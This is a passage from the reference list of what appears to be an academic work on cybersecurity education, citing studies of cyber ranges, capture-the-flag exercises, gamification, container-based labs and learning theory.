- Papathanasaki, M., Dimitriou, G., Maglaras, L., Vasileiou, I., & Janicke, H. (2020). From cyber terrorism to cyber peacekeeping: Are we there yet? In *24th pan-hellenic conference on informatics* (pp. 334–339). Retrieved from <https://doi.org/10.1145/3437120.3437335>
- Papert, S., & Harel, I. (1991). Situating constructionism. *Constructionism*, 36(2), 1–11.
- Patriciu, V.-V., & Furtuna, A. C. (2009). Guide for designing cyber security

- exercises. In *Proceedings of the 8th useas international conference on e-activities and information security and privacy* (pp. 172–177).
- Paulsen, C., McDuffie, E., Newhouse, W., & Toth, P. (2012). Nice: Creating a cybersecurity workforce and aware public. *IEEE Security & Privacy*, 10(3), 76–79.
- Payne, J. (2013). Secure mobile application development. *It Professional*, 15(3), 6–9.
- Perrone, G., & Romano, S. P. (2017a). The docker security playground: A hands-on approach to the study of network security. *2017 Principles, Systems and Applications of IP Telecommunications, IPTComm 2017, 2017-Sept*, 1–8. doi: 10.1109/IPTCOMM.2017.8169747
- Perrone, G., & Romano, S. P. (2017b). The docker security playground: A hands-on approach to the study of network security. In *2017 principles, systems and applications of ip telecommunications (iptcomm)* (pp. 1–8).
- Peters, J. M., & Armstrong, J. L. (1998). Collaborative learning: People laboring together to construct knowledge. *New directions for adult and continuing education*, 1998(79), 75–85.
- Pham, C., Tang, D., Chinen, K.-i., & Beuran, R. (2016). Cyris: A cyber range instantiation system for facilitating security training. In *Proceedings of the seventh symposium on information and communication technology* (p. 251–258). New York, NY, USA: Association for Computing Machinery. Retrieved from <https://doi.org/10.1145/3011077.3011087> doi: 10.1145/3011077.3011087
- Pittman, J. M., & Pike, R. (2016). An observational study of peer learning for high school students at a cybersecurity camp. *Information Systems Education Journal*, 14(3), 4.
- Pivec, M., Dziabenko, O., & Schinnerl, I. (2004). Game-based learning in universities and lifelong learning:” unigame: Social skills and knowledge training” game concept. *J. Univers. Comput. Sci.*, 10(1), 4–16.
- Poo, D., Chng, B., & Goh, J.-M. (2003). A hybrid approach for user profiling. In *36th annual hawaii international conference on system sciences, 2003. proceedings of the* (pp. 9–pp).
- Prawat, R. S. (2002). Dewey and vygotsky viewed through the rearview mirror—and dimly at that. *Educational Researcher*, 31(5), 16–20.

- Putri, A. R., Munadi, R., & Negara, R. M. (2020). Performance analysis of multi services on container Docker, LXC, and LXD. *Bulletin of Electrical Engineering and Informatics*, 9(5), 2008–2011. doi: 10.11591/eei.v9i4.1953
- Raj, A. S., Alangot, B., Prabhu, S., & Achuthan, K. (2016a). Scalable and lightweight CTF infrastructures using application containers. *2016 USENIX Workshop on Advances in Security Education, ASE 2016, co-located with the 25th USENIX Security Symposium*.
- Raj, A. S., Alangot, B., Prabhu, S., & Achuthan, K. (2016b). Scalable and lightweight {CTF} infrastructures using application containers (pre-recorded presentation). In *2016 usenix workshop on advances in security education (ase 16)*.
- Raman, R., Lal, A., & Achuthan, K. (2014). Serious games based approach to cyber security concept learning: Indian context. In *2014 international conference on green computing communication and electrical engineering (icgccee)* (pp. 1–5).
- Raman, R., Sunny, S., Pavithran, V., & Achuthan, K. (2014). Framework for evaluating capture the flag (ctf) security competitions. In *International conference for convergence for technology-2014* (pp. 1–5).
- Rapid7. (2021, November). *Metasploit framework*. Retrieved from <https://github.com/rapid7/metasploit-framework>
- Rege, A. (2015). Multidisciplinary experiential learning for holistic cyber-security education, research and evaluation. In *2015 usenix summit on gaming, games, and gamification in security education (3gse 15)*.
- Reis, H. T., & Gable, S. L. (2000). Event-sampling and other methods for studying everyday experience.
- Richardson, J. C. (2001). *Examining social presence in online courses in relation to students' perceived learning and satisfaction*. State University of New York at Albany.
- Ros, S., Gonzalez, S., Robles, A., Tobarra, L., Caminero, A., & Cano, J. (2020). Analyzing students' self-perception of success and learning effectiveness using gamification in an online cybersecurity course. *IEEE Access*, 8, 97718–97728.
- Rowe, D. C., Lunt, B. M., & Ekstrom, J. J. (2011). The role of cyber-security in

- information technology education. In *Proceedings of the 2011 conference on information technology education* (pp. 113–122).
- Roy, P. P. (2020). A high-level comparison between the nist cyber security framework and the iso 27001 information security standard. In *2020 national conference on emerging trends on sustainable technology and engineering applications (ncetstea)* (p. 1-3). doi: 10.1109/NCETSTEA48365.2020.9119914
- Rubio, J. E., Roman, R., & Lopez, J. (2018). Analysis of Cybersecurity Threats in Industry 4.0: The Case of Intrusion Detection. In G. D’Agostino & A. Scala (Eds.), *Critical information infrastructures security* (pp. 119–130). Cham: Springer International Publishing.
- Russo, E., Costa, G., & Armando, A. (2020). Building next generation cyber ranges with crack. *Computers & Security*, 95, 101837.
- Saharinen, K., Karjalainen, M., & Kokkonen, T. (2019). A design model for a degree programme in cyber security. In *Proceedings of the 2019 11th international conference on education technology and computers* (pp. 3–7).
- Savery, J. R., & Duffy, T. M. (1995). Problem based learning: An instructional model and its constructivist framework. *Educational technology*, 35(5), 31–38.
- Savold, R., Dagher, N., Frazier, P., & McCallam, D. (2017). Architecting cyber defense: A survey of the leading cyber reference architectures and frameworks. In *2017 ieee 4th international conference on cyber security and cloud computing (cscloud)* (p. 127-138). doi: 10.1109/CSCloud.2017.37
- Scarfone, K., Souppaya, M., Cody, A., & Orebaugh, A. (2008). Technical guide to information security testing and assessment. *NIST Special Publication*, 800(115), 2–25.
- Schiaffino, S., & Amandi, A. (2009). Intelligent user profiling. In *Artificial intelligence an international perspective* (pp. 193–216). Springer.
- Schreuders, Z. C., & Butterfield, E. (2016). Gamification for teaching and learning computer security in higher education. In *2016 usenix workshop on advances in security education (ase 16)*.
- Schreuders, Z. C., Shaw, T., Muireadhaigh, M., & Staniforth, P. (2018). Hacker-

- bot: Attacker Chatbots for Randomised and Interactive Security Labs, Using SecGen and oVirt. *USENIX Workshop on Advances in Security Education*. Retrieved from <https://github.com/cliffe/SecGen/tree/master/lib/batch>
- Schreuders, Z. C., Shaw, T., Shan-A-Khuda, M., Ravichandran, G., Keighley, J., & Ordean, M. (2017a). Security Scenario Generator (SecGen): A Framework for Generating Randomly Vulnerable Rich-scenario VMs for Learning Computer Security and Hosting CTF Events. *Ase'17*. Retrieved from <http://github.com/cliffe/SecGen%0Ahttps://www.usenix.org/conference/ase17/workshop-program/presentation/schreuders>
- Schreuders, Z. C., Shaw, T., Shan-A-Khuda, M., Ravichandran, G., Keighley, J., & Ordean, M. (2017b). Security scenario generator (secgen): A framework for generating randomly vulnerable rich-scenario vms for learning computer security and hosting ctf events. In *2017 usenix workshop on advances in security education (ase 17)*.
- Sein, M. K., Henfridsson, O., Purao, S., Rossi, M., & Lindgren, R. (2011). Action design research. *MIS quarterly*, 37–56.
- Siang, A. C., & Rao, R. K. (2003). Theories of learning: a computer game perspective. In *Fifth international symposium on multimedia software engineering, 2003. proceedings.* (pp. 239–245).
- Siau, K., Sheng, H., & Nah, F.-H. (2006). Use of a classroom response system to enhance classroom interactivity. *IEEE Transactions on Education*, 49(3), 398–403.
- SN, M. G., JL, H. R., A, S., & G, B. (2021). A survey of cybersecurity certification for the internet of things [Full paper]. *ACM COMPUTING SURVEYS*, 53(6), 115. Retrieved from <https://dl.acm.org/doi/abs/10.1145/3410160> doi: 10.1145/3410160(online)
- Soceanu, A., Vasylenko, M., & Gradinaru, A. (2016). Teaching/researching practically oriented ICT security topics using green mobility solutions within a virtual campus. In *Int. conf. comp., infor., and cybernetics* (pp. 8–11).
- Sommestad, T., & Hallberg, J. (2012). Cyber security exercises and competitions as a platform for cyber security experiments. In *Nordic conference*

- on secure it systems* (pp. 47–60).
- Song, H., Wang, X., Zhai, M., & Zhang, G. (2020). High-fidelity router emulation technologies based on multi-scale virtualization. *Information (Switzerland)*, 11(1), 1–17. doi: 10.3390/info11010047
- Sottolare, R. A., Brawner, K. W., Sinatra, A. M., & Johnston, J. H. (2017). An updated concept for a generalized intelligent framework for tutoring (gift). *GIFTtutoring.org*, 1–19.
- Špaček, F., Sohlich, R., & Dulík, T. (2015). Docker as platform for assignments evaluation. *Procedia Engineering*, 100, 1665–1671.
- Spanakis, E. G., Bonomi, S., Sfakianakis, S., Santucci, G., Lenti, S., Sorella, M., ... others (2020). Cyber-attacks and threats for healthcare—a multi-layer thread analysis. In *2020 42nd annual international conference of the ieee engineering in medicine & biology society (embc)* (pp. 5705–5708). Retrieved from <https://doi.org/10.1109/EMBC44109.2020.9176698>
- Steffe, L. P., & Thompson, P. W. (2000). Teaching experiment methodology: Underlying principles and essential elements. *Handbook of research design in mathematics and science education*, 267–306.
- Straub, J. (2020). Modeling attack, defense and threat trees and the cyber kill chain, att&ck and stride frameworks as blackboard architecture networks. In *2020 ieee international conference on smart cloud (smartcloud)* (pp. 148–153). Retrieved from <https://doi.org/10.1109/SmartCloud49737.2020.00035>
- Strom, B. E., Applebaum, A., Miller, D. P., Nickels, K. C., Pennington, A. G., & Thomas, C. B. (2018). Mitre att&ck: Design and philosophy. *Mitre Product Mp*, 18–0944.
- Švábenský, V., Vykopal, J., & Čeleda, P. (2020). What are cybersecurity education papers about? a systematic literature review of sigcse and iticse conferences. In *Proceedings of the 51st acm technical symposium on computer science education* (pp. 2–8).
- Tam, M. (2000). Constructivism, instructional design, and technology: Implications for transforming distance learning. *Journal of Educational Technology & Society*, 3(2), 50–60.
- Taylor, C., Arias, P., Klopchic, J., Matarazzo, C., & Dube, E. (2017a). CTF: State-of-the-Art and building the next generation. *ASE 2017 - 2017*

- USENIX Workshop on Advances in Security Education, co-located with USENIX Security 2017.*
- Taylor, C., Arias, P., Klopchic, J., Matarazzo, C., & Dube, E. (2017b). {CTF}:{State-of-the-Art} and building the next generation. In *2017 usenix workshop on advances in security education (ase 17)*.
- Team, N. (2022). Apk. In *Handbook for ctfers* (pp. 269–293). Springer.
- Thompson, M., & Takabi, H. (2016). Effectiveness of using card games to teach threat modeling for secure web application developments. *Issues in Information Systems*, 17(3).
- Thompson, M. F., & Irvine, C. E. (2014, August). CyberCIEGE scenario design and implementation. In *2014 usenix summit on gaming, games, and gamification in security education (3gse 14)*. San Diego, CA: USENIX Association. Retrieved from <https://www.usenix.org/conference/3gse14/summit-program/presentation/thompson>
- Tobey, D. H. (2015). A vignette-based method for improving cybersecurity talent management through cyber defense competition design. In *Proceedings of the 2015 acm sigmis conference on computers and people research* (pp. 31–39).
- Torres, R., Gee, J. P., Hayes, E., Games, I. A., Squire, K., & Salen, K. (2008). Playing to learn game design skills in a game context.
- Trepte, S., Teutsch, D., Masur, P. K., Eicher, C., Fischer, M., Hennhöfer, A., & Lind, F. (2015). Do people know about privacy and data protection strategies? towards the “online privacy literacy scale”(oplis). In *Reforming european data protection law* (pp. 333–365). Springer.
- Trickel, E., Disperati, F., Gustafson, E., Kalantari, F., Mabey, M., Tiwari, N., ... Vigna, G. (2017). Shell we play a game?{CTF-as-a-service} for security education. In *2017 usenix workshop on advances in security education (ase 17)*.
- Tseng, K.-H., Chang, C.-C., Lou, S.-J., & Chen, W.-P. (2013). Attitudes towards science, technology, engineering and mathematics (stem) in a project-based learning (pjbl) environment. *International Journal of Technology and Design Education*, 23(1), 87–102.
- Tully, J., Selzer, J., Phillips, J. P., O'Connor, P., & Dameff, C. (2020). Health-care challenges in the era of cybersecurity. *Health security*, 18(3), 228–

231. Retrieved from <https://doi.org/10.1089/hs.2019.0123>
- Ukwandu, E., Farah, M. A. B., Hindy, H., Brosset, D., Kavallieros, D., Atkinson, R., ... Bellekens, X. (2020). A Review of Cyber-Ranges and Test-Beds: Current and Future Trends. *Sensors (Basel, Switzerland)*, 20(24).
- Ul Haq, I., & Khan, T. A. (2021). Penetration frameworks and development issues in secure mobile application development: A systematic literature review. *IEEE Access*.
- Vekaria, K. B., Calyam, P., Wang, S., Payyavula, R., Rockey, M., & Ahmed, N. (2021). Cyber Range for Research-Inspired Learning of 'Attack Defense by Pretense' Principle and Practice. *IEEE Transactions on Learning Technologies*, 0050(c), 1–1. doi: 10.1109/tlt.2021.3091904
- Vigna, G. (2003). Teaching network security through live exercises. In *Ifip world conference on information security education* (pp. 3–18).
- Vogel, R. (2016). Closing the cybersecurity skills gap. *Salus Journal*, 4(2), 32–46.
- Von Glasersfeld, E. (2012). A constructivist approach to teaching. In *Constructivism in education* (pp. 21–34). Routledge.
- Votipka, D., Zhang, E., & Mazurek, M. L. (2021). Hacked: A pedagogical analysis of online vulnerability discovery exercises. In *2021 ieee symposium on security and privacy (sp)* (pp. 1268–1285).
- Vygotsky, L., et al. (2011). *Interaction between learning and development*. Linköpings universitet.
- Vykopal, J., Čeleda, P., Seda, P., Švábenský, V., & Tovarňák, D. (2021). Scalable learning environments for teaching cybersecurity hands-on. In *2021 ieee frontiers in education conference (fie)* (pp. 1–9).
- Vykopal, J., Ošlejšek, R., Čeleda, P., Vizváry, M., & Tovarňák, D. (2017). KYPO cyber range: Design and use cases. *ICSOFT 2017 - Proceedings of the 12th International Conference on Software Technologies*(February 2018), 310–321. doi: 10.5220/0006428203100321
- Vykopal, J., Švábenský, V., & Chang, E.-C. (2020). Benefits and pitfalls of using capture the flag games in university courses. In *Proceedings of the 51st acm technical symposium on computer science education* (pp. 752–758).
- Vykopal, J., Svabensky, V., & Chang, E. C. (2020). Benefits and pitfalls of

- using capture the flag games in university courses. *Annual Conference on Innovation and Technology in Computer Science Education, ITiCSE*, 752–758. doi: 10.1145/3328778.3366893
- Vykopal, J., Vizváry, M., Oslejsek, R., Celeda, P., & Tovarnak, D. (2017). Lessons learned from complex hands-on defence exercises in a cyber range. In *2017 IEEE Frontiers in Education Conference (FIE)* (pp. 1–8).
- Walls, J. G., Widmeyer, G. R., & El Sawy, O. A. (1992). Building an information system design theory for vigilant eis. *Information systems research*, 3(1), 36–59.
- Wang, J., Li, Z., Yao, J., Sun, Z., Li, M., & Ma, W.-y. (2006). Adaptive user profile model and collaborative filtering for personalized news. In *Asia-Pacific web conference* (pp. 474–485).
- Werther, J., Zhivich, M., Leek, T., & Zeldovich, N. (2011). Experiences in cyber security education: The {MIT} lincoln laboratory {Capture-the-Flag} exercise. In *4th workshop on cyber security experimentation and test (cset 11)*.
- Whitehead, D., & Whitehead, L. (2016). Sampling data and data collection in qualitative research. *Nursing and Midwifery Research*, 5, 111–123.
- Wi, S., Choi, J., & Cha, S. K. (2018). Git-based ctf: A simple and effective approach to organizing in-course attack-and-defense security competition. In *2018 usenix workshop on advances in security education (ase 18)*.
- Wiemker, M., Elumir, E., & Clare, A. (2015). Escape room games: “can you transform an unpleasant situation in a pleasant one?” (2015).
- Wolffe, R. J., & McMullen, D. W. (1995). The constructivist connection: Linking theory, best practice, and technology. *Journal of computing in teacher education*, 12(2), 25–28.
- Wood, B. J., & Duggan, R. A. (2000). Red teaming of advanced information assurance concepts. In *Proceedings darpa information survivability conference and exposition. discex’00* (Vol. 2, pp. 112–118).
- Wooderson, P., & Ward, D. (2017, mar). Cybersecurity testing and validation. In *Wcx™ 17: Sae world congress experience*. SAE International. Retrieved from <https://doi.org/10.4271/2017-01-1655> doi: <https://doi.org/10.4271/2017-01-1655>
- Xiong, W., Legrand, E., Åberg, O., & Lagerström, R. (2021). Cyber secu-

- rity threat modeling based on the mitre enterprise att&ck matrix. *Software and Systems Modeling*, 1–21. Retrieved from <https://doi.org/10.1007/s10270-021-00898-7>
- Yamin, M. M., & Katt, B. (2019). Cyber security skill set analysis for common curricula development. In *Proceedings of the 14th international conference on availability, reliability and security* (pp. 1–8).
- Yamin, M. M., & Katt, B. (2022). Modeling and executing cyber security exercise scenarios in cyber ranges. *Computers & Security*, 102635.
- Yamin, M. M., Katt, B., & Gkioulos, V. (2020a). Cyber ranges and security testbeds: Scenarios, functions, tools and architecture. *Computers & Security*, 88, 101636. Retrieved from <https://www.sciencedirect.com/science/article/pii/S0167404819301804> doi: <https://doi.org/10.1016/j.cose.2019.101636>
- Yamin, M. M., Katt, B., & Gkioulos, V. (2020b). Cyber ranges and security testbeds: Scenarios, functions, tools and architecture. *Computers and Security*, 88, 101636. Retrieved from <https://doi.org/10.1016/j.cose.2019.101636> doi: 10.1016/j.cose.2019.101636
- Yang, S., Wang, X., Wang, X., An, L., & Zhang, G. (2020). *High-performance docker integration scheme based on OpenStack* (Vol. 23) (No. 4). World Wide Web. doi: 10.1007/s11280-020-00789-9
- Yang, Y. (2014). Three questions to ask before you embark on gamification. *eLearn*, 2014(11).
- Yasinsac, A. (2002). Information security curricula in computer science departments: Theory and practice. *The George Washington University Journal of Information Security*, 1(2), 1–9.
- Yin, Y., Shao, Y., Wang, X., & Su, Q. (2019a). A flexible cyber security experimentation platform architecture based on docker. In *2019 ieee 19th international conference on software quality, reliability and security companion (qrs-c)* (pp. 413–420).
- Yin, Y., Shao, Y., Wang, X., & Su, Q. (2019b). A Flexible Cyber Security Experimentation Platform Architecture Based on Docker. *Proceedings - Companion of the 19th IEEE International Conference on Software Quality, Reliability and Security, QRS-C 2019*, 413–420. doi: 10.1109/QRS-C.2019.00082

- Zeissig, E.-M., Lidynia, C., Vervier, L., Gadeib, A., & Zieffle, M. (2017). Online privacy perceptions of older adults. In *International conference on human aspects of it for the aged population* (pp. 181–200).
- Zhang, Z., Lu, G., Zhang, C., Gao, Y., Wu, Y., & Zhong, G. (2020). CyFRS: A Fast Recoverable System for Cyber Range Based on Real Network Environment. *2020 Information Communication Technologies Conference, ICTC 2020*, 153–157. doi: 10.1109/ICTC49638.2020.9123273
- Zichermann, G., & Cunningham, C. (2011). *Gamification by design: Implementing game mechanics in web and mobile apps.* ” O’Reilly Media, Inc.”.
- Zilberman, P., Puzis, R., Bruskin, S., Shwarz, S., & Elovici, Y. (2020). Sok: A survey of open-source threat emulators. *arXiv preprint arXiv:2003.01518*.
- Zou, Q., Sun, X., Liu, P., & Singhal, A. (2020). An approach for detection of advanced persistent threat attacks. *Computer*, 53(12), 92–96. Retrieved from <https://doi.ieeecomputersociety.org/10.1109/MC.2020.3021548>
- Švábenský, V., Čeleda, P., Vykopal, J., & Brišáková, S. (2021). Cybersecurity knowledge and skills taught in capture the flag challenges. *Computers & Security*, 102, 102154. Retrieved from <https://www.sciencedirect.com/science/article/pii/S0167404820304272> doi: <https://doi.org/10.1016/j.cose.2020.102154>